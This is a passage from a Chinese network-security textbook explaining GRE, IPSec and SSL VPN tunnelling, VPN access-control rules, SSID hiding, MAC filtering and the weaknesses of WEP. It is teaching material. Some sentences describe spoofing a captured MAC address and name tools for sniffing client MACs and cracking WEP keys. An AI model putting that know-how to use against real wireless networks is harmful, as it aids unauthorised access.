


图 4-5　L2TP 的两阶段封装格式

3. GRE 隧道技术

GRE(Generic Routing Encapsulation,通用性路由封装)技术规定了怎样用一种网络层协议去封装另一种网络层协议的方法。GRE 的隧道由两端的源 IP 地址和目的 IP 地址来定义,它允许用户使用 IP 封装 IP、IPX、AppleTalk,并支持全部的路由协议如 RIP、OSPF、IGRP、EIGRP。通过 GRE,用户可以利用公共 IP 网络连接 IPX 网络、AppleTalk 网络,还可以使用保留地址进行网络互联,或者对公网隐藏企业网的 IP 地址,如图 4-6 说明了 IPv6 数据包如何通过 GRE 隧道穿越 IPv4 网络。




图 4-6 IPv6 数据包通过 GRE 隧道穿越 IPv4 网络

GRE 在包头中包含了协议类型,这用于标明乘客协议的类型;校验和包括了 GRE 的包头和完整的乘客协议与数据;密钥用于接收端验证接收的数据;序列号用于接收端数据包的排序和差错控制;路由用于本数据包的路由。

GRE 只提供了数据包的封装,它并没有加密功能来防止网络侦听和攻击。所以在实际环境中它常和 IPSec 在一起使用,由 IPSec 提供用户数据的加密,从而给用户提供更好的安全性。

4. IPSec 隧道技术

PPTP、L2F 和 L2TP 协议各自有自己的优点,但是都没有很好地解决隧道加密和数据加密的问题。而 IPSec 协议把多种安全技术集合到一起,可以建立一个安全、可靠的隧道。这些技术包括 Diffie Hellman 密钥交换技术、DES、IDEA 和用于无线通信的 RC4 加密技术,散列函数算法、MD5、SHA,数字签名技术等。IPSec 安全结构包括 3 个基本协议:AH 协议、ESP 和 ISAKMP。AH 协议为 IP 包提供信息源验证和完整性保证,ESP 提供加密保证,ISAKMP 提供双方交流时的共享安全信息。

IPSec 通过上述 3 个基本协议在 IP 包头后增加新的字段来实现安全保证。如图 4-7 是一个 IPSec 数据包的格式。

IP包头	AH包头	ESP包头	上层协议数据

图 4-7 IPSec 数据包格式

AH 包头可以保证信息源的可靠性和数据的完整性。首先发送方将 IP 包头、高层的数据、公共密钥这三部分通过某种散列算法进行计算,得出 AH 包头中的验证数据,并将 AH 包头加入数据包中;当数据传输到接收方时,接收方将收到的 IP 包头、数据、公共密钥以相同的散列算法进行运算,并把得出的结果同收到数据包中的 AH 包头进行比较;如果结果相同则表明数据在传输过程中没有被修改,并且是从真正的信息源处发出的。

信息源可靠性可以通过公共密钥来保证。常用的散列算法有 HMAC、MD5 和 SHA。这些算法有一些共同的特点：不可能从计算结果推导出它的原始输入数据，不可能从给定的一组数据和它经过散列算法计算出的结果推导出另外一组数据产生的结果。

AH 由于没有对用户数据进行加密。如果黑客使用协议分析照样可以窃取在网络中传输的敏感信息，所以我们使用有效负载安全封装(ESP)协议把需要保护的用户数据进行加密，并放到 IP 包中，ESP 提供数据的完整性、可靠性。ESP 协议非常灵活，可以选择多种加密算法包括 DES、Triple DES、RC5、RC4、IDEA 和 Blowfish。

IPSec 有两种工作方式：隧道模式和传输模式。在隧道模式中，整个用户的 IP 数据包被用来计算 ESP 包头，整个 IP 包被加密并和 ESP 包头一起被封装在一个新的 IP 包内。这样当数据在 Internet 上传送时，真正的源地址和目的地址被隐藏起来。在传输模式中，只有高层协议(TCP、UDP、ICMP 等)及数据进行加密。在这种模式下，源地址、目的地址以及所有 IP 包头的内容都不加密。

以下是在隧道模式下的 AH 协议的数据包(见图 4-8)和 ESP 协议数据包的封装格式(见图 4-9)。




图 4-8　AH 隧道模式




图 4-9　ESP 隧道模式

在隧道模式下，整个原数据包被当作有效载荷封装起来，再加上新的 IP 包头。新 IP 包头中的源目的 IP 地址常常是做中间处理的网关地址，在 Internet 上传送，真正的源地址和目的地址就被隐藏起来了。

5. SSL VPN

SSL(Secure Socket Layer)VPN，第四层隧道协议的 VPN，它通过在传输层和应用层之间添加一个安全的套接层来实现，该套接层提供保密性、消息完整性和端点认证；并利用代理、反向代理、包过滤/转向或者虚拟网卡等技术提供隧道创建、传输和终止。SSL VPN 根据其对客户端的需求可以分为两大类：无客户端模式(clientless mode)和客户端模式(client mode)。无客户端模式利用浏览器自身的 SSL 特性，将用户接入 VPN，以插件的形式动态提供访问工具或者虚拟服务给用户，以便用户访问 VPN 内部的服务群。而在客户端模式下，SSL 通常以应用程序的方式为用户提供访问。

4.3.2　加密技术

为了防止非法用户监听和篡改数据，在通信领域，加密技术被广泛的利用。VPN 技术

实现的前提就是提供安全的专用网服务，所以加密技术是各种组建 VPN 隧道技术的一个基本的要求。而各种 VPN 组建方案加密技术的不同之处就是选用了不同的加密算法和不同的密钥强度。

PPTP 隧道协议使用 64 位或 128 位 RC4 的加密算法。RC4 是一种伪随机流算法，通过输入密钥产生一个与数字流位数相等的密钥流，实行一位对一位的异或加密，其解密过程就是加密的逆过程。

L2TP 可以使用 IPSec 对数据进行加密，弥补了 L2TP 安全性不足的问题。

IPSec 使用的加密技术有 DES、3DES、AES、IDEA、3XDE 和摘要算法、密钥交换算法等，它通过强大 IKE 管理密钥，并对通信中使用何种加密技术进行协商。使用 Diffie-Hellman 算法进行密钥协商。发送方不是产生一个密钥并针对接收方进行加密，而是由发送方和接收方共同协同通过密钥生成材料产生一个对它们来说是私有的密钥。摘要算法的本质是利用单向的，求逆运算几乎不能的散列函数实现唯一明文确定唯一密文，从密文无法推出明文。目前使用广泛的散列函数是 MD5、SHA-1、SHA-2。

在任何 VPN 加密体系结构中，密钥产生和管理的安全是一个非常重要的问题。密钥的交换越频繁，加密的数据越安全，而且只有采用真正的随机数作为密钥才能确保最高级别的安全。因此采用硬件产生密钥才能确保 VPN 最高级别的安全。

4.3.3 访问控制技术

访问控制允许对限定资源的授权访问。它也可以保护资源，防止那些无权访问资源的用户的恶意访问或偶然访问。

VPN 中的访问控制指出 VPN 用户是否可以访问被保护的网络资源。没有访问控制的 VPN 只能保护加密后进行传输的数据，而不能保护网路资源。严格的访问控制可以保护网络资源不被非法地使用，同时还可以允许被授权的用户的访问。

并不是直接把访问控制机制安装在网络资源自身上的，VPN 设计者通常通过把访问控制机制放置在一个或更多的网关上来实现 VPN 中的访问控制。在为用户和资源创建安全隧道之前要与访问控制策略进行协商。很多时候，创建完隧道后，仍要不断地询问访问控制策略，并把策略应用于隧道中的每一个报文。防火墙访问控制策略是自包含的，这样就可以保证防火墙的操作不会依赖于其他任何防火墙。相反，VPN 网关的操作是不能孤立于其他 VPN 设备的。VPN 网关要么和另一个 VPN 网关，要么和相应的 VPN 客户协同工作，才能完成可靠的通信。可以以分布或集中的方式管理 VPN 的访问控制策略。

一个 VPN 网关必须要有两个独立的访问控制策略：入站(inbound)访问控制策略和出站(outbound)访问控制策略。入站访问控制策略应用于入站传输，出站访问控制策略应用于出站传输。当两个网关协同工作创建它们之间的安全隧道时，一个网关的出站策略必须和另一个网关的入站策略直接相关。下面给出一个例子。

假设在 VPN 网关 A 后面的子网 10.0.0.0/24 和 VPN 网关 B 后面的子网 192.168.1.0/24 之间创建了一个安全隧道，如图 4-10 所示。网关 B 的入站策略中有一项的声明如下：

```
If{IP source address= 10.0.0.0/24 }
```

```
and {IP destionation address= 192.168.1. 0/24}
    then apply IPsec
```




图 4-10　VPN 访问控制规则实例

这个规则只接受来自网关 A 后面的子网并且目的地为网关 B 后面的子网的传输。为了保护网关 B 后面的子网，这个规则是绝对需要存在的。而且，在网关 A 还要有一条出站规则：

```
If{IP source address= 10.0.0.0/24 }
and {IP destionation address= 192.168.1.0/24}
then apply IPsec
```

由于网关 A 的这条出站规则和网关 B 的那条入站规则完全一样，所以看上去有点多余。然而，如果没有这条出站规则，网关 A 将不知道如何处理从 10.0.0.0/24 发往 192.168.1.0/24 的报文。此外，出站规则还可以在报文进入隧道之前就拒绝一定的传输——即那些无论如何也不能穿过网关 B 的传输。这样就可以节省带宽，更重要的是，可以省去两个网关中的加密—解密处理过程。

VPN 中的访问控制被应用于正在经过 VPN 隧道的 IP 传输。访问控制的参数除了上述的报文的 IP 外，报文高层协议头中的所有值都被作为访问控制的参数。这些值包括：源 IP 地址和目的 IP 地址、源端口和目的端口、协议号以及其他任何可以访问的头信息。

由于 VPN 网络应用环境的多样性和广泛性，必须采用具有策略无关性、能够根据不同控制需求构造强制访问控制和自主访问控制。基于网络安全拓扑的研究，一个高安全性的 VPN 网络环境必须由用户终端、防火墙、IDS、VPN 网关和内部的应用服务协同工作，构成多层的安全防护。

4.4　无线网络安全技术

随着笔记本计算机和信息技术的高速发展，产生了何时、何地都能接入网络进行如数字、语言、图像、视频的通信的要求，无线网络正是为了满足这种需求而产生。无线网络，正如其名，不像有线网络，需要铺设物理线路，它通过无线信号在空气中传播。按理论上说，无线电波范围内的任何一台计算机都可以监听并登录无线网络。如果内部网络安全措施不够严密，则完全有可能被窃听。所以为了保证无线网络的安全性通信需求，无线网络技术也不断地蓬勃发展。

4.4.1　隐藏 SSID

SSID(Service Set Identifier，服务集体标识符)最多可以有 32 个字符，这些字符可以是

数字、字母和符号，并且字母是区分大小写的，它是一个局域网的标识。在每一个无线路由器和 AP 中，都有一个服务认证 ID，它为无线局域网提供了最低的安全保证。如果一个用户想要接入一个局域网，他必须首先知道该局域网的 SSID，然后再将自己网卡的 SSID 设置成和无线路由器或 AP 相同的值；否则，他将无法通过该局域网的认证，即只有设置了相同 SSID 值的设备之间才能通信。

无线路由器和 AP 在出产时，它们的 SSID 就被厂商赋予了一个初始值。大多数厂商用 any 字符串作为初始值，一些厂商相同型号设备的 SSID 是相同的，这些简单的字符都很容易被黑客猜出来，现在使用字典攻击方式，一个简单的字符，可能只需要几秒钟就会被攻破甚至更少，所以在使用无线路由器和 AP 之前，一定要取消默认值，设置一个较长的、由多种符号组成的复杂的字符串作为 SSID。

在默认情况下，无线路由器和 AP 都对 SSID 进行广播，在一定的范围内，计算机通过 Windows 自带的扫描功能就能接受到无线路由器或 AP 发送发送的广播报文。由此，计算机就知道了该局域网的 SSID，这给无线网络带来了很大的安全隐患，很容易受到黑客的攻击。例如，在一栋楼中，有一个用户通过无线局域网接入网络，而没有隐藏 SSID，即没有关闭 AP 的广播功能，他的邻居很可能接受到广播报文，通过分析知道了该 AP 的 SSID，他将自己网卡上的 SSID 设置成该局域网 SSID 的值，就可以接入网络了，这样他就实现了免费上网。

在 AP 或无线路由器上，将“允许 SSID 广播”前的勾取消，这样可以防止其他用户找到这个无线网络，而知道 SSID 的用户则可以正常连接到网络。在非公共场所中，隐藏 SSID，是一个无线局域网的最低安全保证，也是用户接入网络的第一道关卡。然而，即便设置了一个复杂的 SSID 和隐藏 SSID，也不能认为无线网络就安全了。在有线网络中，都没有一个真正安全的网络，更不要说开放的无线网络了。使用一些扫描工具，如：netstumbler、DD-WRT 就可以破解 SSID。要构造一个安全性高的无线网络必须使用多种安全技术进行组合。

4.4.2 MAC 地址过滤

MAC 地址过滤，就是指在无线局域网边界设备中，如无线路由器和 AP，设置一个“MAC 控制信息表”，标明哪些 MAC 地址是可以接入该无线网络的。无线路由器或 AP 对每个接收到的数据包，都检查其 MAC 地址，若此 MAC 地址在“MAC 控制信息表”中能够找到匹配项，则允许访问，否则丢弃该包。

一个用户以此方式访问一个无线局域网，他必须首先在无线路由器或 AP 中注册自己的 MAC 地址。MAC 地址过滤防止非授权用户对无线网络的访问。

MAC 地址过滤的缺点：

(1) 配置麻烦。对于每一个要接入该网络的合法用户，都必须首先注册才能接入网络。

(2) 当一个用户换了一块网卡后，无线路由器或 AP 需要重新设置“MAC 地址信息表”。

MAC 地址过滤的安全隐患：

(1) MAC 地址以明文方式传送，攻击者很容易就能捕获到一个合法的 MAC 地址。

(2) 大多数网卡都支持软件方式写入 MAC 地址，如果一个黑客破解了一个合法用户

的 MAC,他可以通过方式将合法的 MAC 地址写入自己的网卡中,该网卡就可以冒充合法的用户,因此就能够通过访问控制的检查而获取访问受保护网络的权限。

在 Windows 系统下可以使用 OmniPeek、Wireshark、Ethereal、Aircrack-ng for Windows 等工具实现对客户端 MAC 的拦截,在 Linux 系统下可用 Kismet、Aircrack-ng 中的 airodump-ng 等来实现。需要注意的是,若目标网络采用 WEP 或者 WPA 加密的话,有时需先行破解再对数据包解密方可看到客户端 MAC。

4.4.3　WEP 加密

在无线客户端接入无线网络中之前,它需要首先与无线接入点进行一次通话。无线接入点根据客户端发送的请求信息确定客户端的合法性。IEEE 802.11b 标准规定,在第一次无线客户端请求通信中,接入点就对其进行认证,在认证成功之前,设备不能进行正常的业务通信。这种认证方式有两种:开放式认证和共享密钥认证。开放式认证就是以上所说的两种认证方式再加上允许任何用户接入的无认证方式。而共享式认证方式就是基于 WEP 共享密钥的,前提是无线客户端和无线接入点在事先已经配置了相同的共享密钥,共享密钥认证和开放式认证方式相似,不同的是它使用 WEP 对传输的数据进行加密,提供了比开放性更高的安全性。

1. WEP 加密技术介绍

在无线网络之中,使用无线电波进行数据的传输,在无线网络信号可以传播的预期范围内,信号也可能传播到无线信号预期的范围之外,在整个能够接受信号的区域,都成为了一个 WLAN 的接入点,如果不使用加密技术对通信中的数据进行加密,网络中的数据将完全暴露在入侵者的眼下。WEP 在无线网络发展初期,是一种常用的加密技术。

WEP(Wired Equivalent Privacy,有线等效保密)技术有两种编码长度:64 位或 128 位。其中包含一个 24 位的初始向量(Initialization Vector,IV)和一个 40 位或 104 位的 WEP 键值(key)构成了加密的密钥。WEP 键值被描述为一个字或位串,它用来给整个网络作认证,即无线网络中的共享密钥。通常情况下,一个无线局域网都使用相同的 WEP 键值,而 **IV** 值是动态生成的,避免了数据包总是使用同样 WEP 键值"随机"产生相同的 RC4 密钥流。常见的 40 位编码模式,其实相当于 64 位的编码模式。这种编码模式下,没有考虑到密钥的管理问题,它只要求无线网卡与无线访问点必须使用相同的运算法则。

使用 WEP 加密技术,数据包在送出使用 RC4 算法加密之前,会进行一个完整性校验(Integrity Check,IC),并产生一个校验码 CRC,作为数据的校验位,填充在数据字段之后,其作用是以便接收端对数据进行检查数据是否在传输过程中出错。

2. RC4 加密算法

RC4 伪随机流加密算法,将对数据及其校验位进行加密。RC4 算法根据 **IV** 和 WEP 键值产生一个密钥流,再用该密钥流对数据和验证码做异或运算。该密钥流的长度和要加密数据的明文长度相同,称为流加密算法。

3. WEP 的加解密过程

(1) 根据明文生成 CRC 校验码。

(2) 将 24 位的初始化向量 **IV** 和 40 位的 WEP Key 值组成 64 位密钥,输入 RC4 虚拟随机数产生器之中,RC4 根据该 64 位密钥生成与明文和校验码总长度相同的密钥流。

(3) 密钥流和明文数据、检验码进行按位异或运算,得到加密后的消息,即密文。

(4) 将初始化向量 **IV** 和密文串连接起来,就得到了要传输的数据帧。

加密后的数据帧格式如图 4-11 所示。




图 4-11　加密后的数据帧格式

在接收端,解密数据的过程就是加密的逆过程,步骤如下:

(1) 恢复初始明文。接收端接受到数据,根据 **IV** 和自己存储的 WEP 值计算密钥流,对密文进行异或操作,还原明文。

(2) 检查检验和。接收端从恢复的初始明文中分离出数据部分和检验码部分,并重新根据数据计算校验码,以检查它是否与接受到的检验码相同。若相同则接收端接受此消息,若不相同则丢弃该数据包。

WEP 最初采用 40 位 WEP 键值的 RC4 加密算法,并且接入点和无线客户端都使用相同的密钥,很容易被入侵者破解,尽管现在大多数的厂商支持 128 位和 256 位的密钥值,但由于 WEP 本质上的不安全性,同样很容易被破解。

4. WEP 的安全性问题

(1) RC4 算法存在弱密钥。在 RC4 算法中,据专家统计,24 位的 **IV** 就存在 9000 多个弱密钥。所谓弱密钥,是指密钥和输出之间存在着所不应具有的相关性。当攻击者收集到足够多使用弱密钥的包后,就可以对它进行分析,只需尝试很少的密钥就可以接入网络中了,利用 Aiesnort、WEPCrack 等破解工具,可以很容易地破解 WEP 密钥。

(2) **IV** 的不安全性。初始向量 **IV** 以明文方式在空中传送,它位于报文的头部,很容易被窃听者捕获。且 **IV** 只有 24 位,它只有 16 777 216 种可能值,对于包大小为 1500B,平均带宽为 10Mbps 的 AP 来说,只要大约 5 个小时就会耗尽 2^{24} 个 **IV**,即在两个站点间传输约 5000 个数据包,就会出现相同的密钥流。所以在一个繁忙的网络中,在短时间内,就可能出现相同的 **IV** 值,就会造成 RC4 产生相同的密钥流。WEP 采用密钥流加密,针对两次加密,如果 **IV** 没有改变,那么两端密文异或的结果和它们的明文异或的结果是完全相同的。在同样的密钥流下,已知一个消息的明文,加上收到该消息的密文就可以立刻得出另一个密文的明文了。

(3) CRC 检验算法的不合法性。CRC 校验码与原数据存在某种线性关系。在 WEP 中,没有提供加密的完整性验证,而是使用没有加密保护的 CRC 来验证数据是否被更改。黑客只要将密文和 CRC 编码一起改动,接收方将无法判断数据是否被更改。

(4) 缺少密钥管理。在一个局域网中,使用相同的 WEP 键值,身份认证和加密使用相同的密钥。假如一个用户的 WEP 键值遭到黑客的窃取,将危机到整个网络。要更新一个键值,需要花费很高的代价,长时间使用一个静态的 WEP KEY,增大了密钥被破解的可

能性。

由于 WEP 存在以上严重的缺陷，使得 WLAN 的推广由于其安全性问题受到严重的阻碍。为了解决这个问题，WI-IF 制定了 802.11i 标准。

4.4.4　WPA

1. WPA 简介

WEP 存在着许多的安全隐患，作为对无线网络安全要求的响应，WI-IF 联盟开始研发新一代的安全标准 802.11i。802.11i 从开始开发到 2004 年秋季才开始正式使用。由于 802.11i 审定通过的时间太长，又不能忽视市场上对 WLAN 安全的需求，因此 WI-IF 联盟的 802.11i 尚在草案阶段，就根据 802.11i 草案制定以其子集为安全标准的 WPA，以供该阶段 WLAN 市场上的需求，它是原有 WEP 标准和后来的 802.11i 标准的混合体。

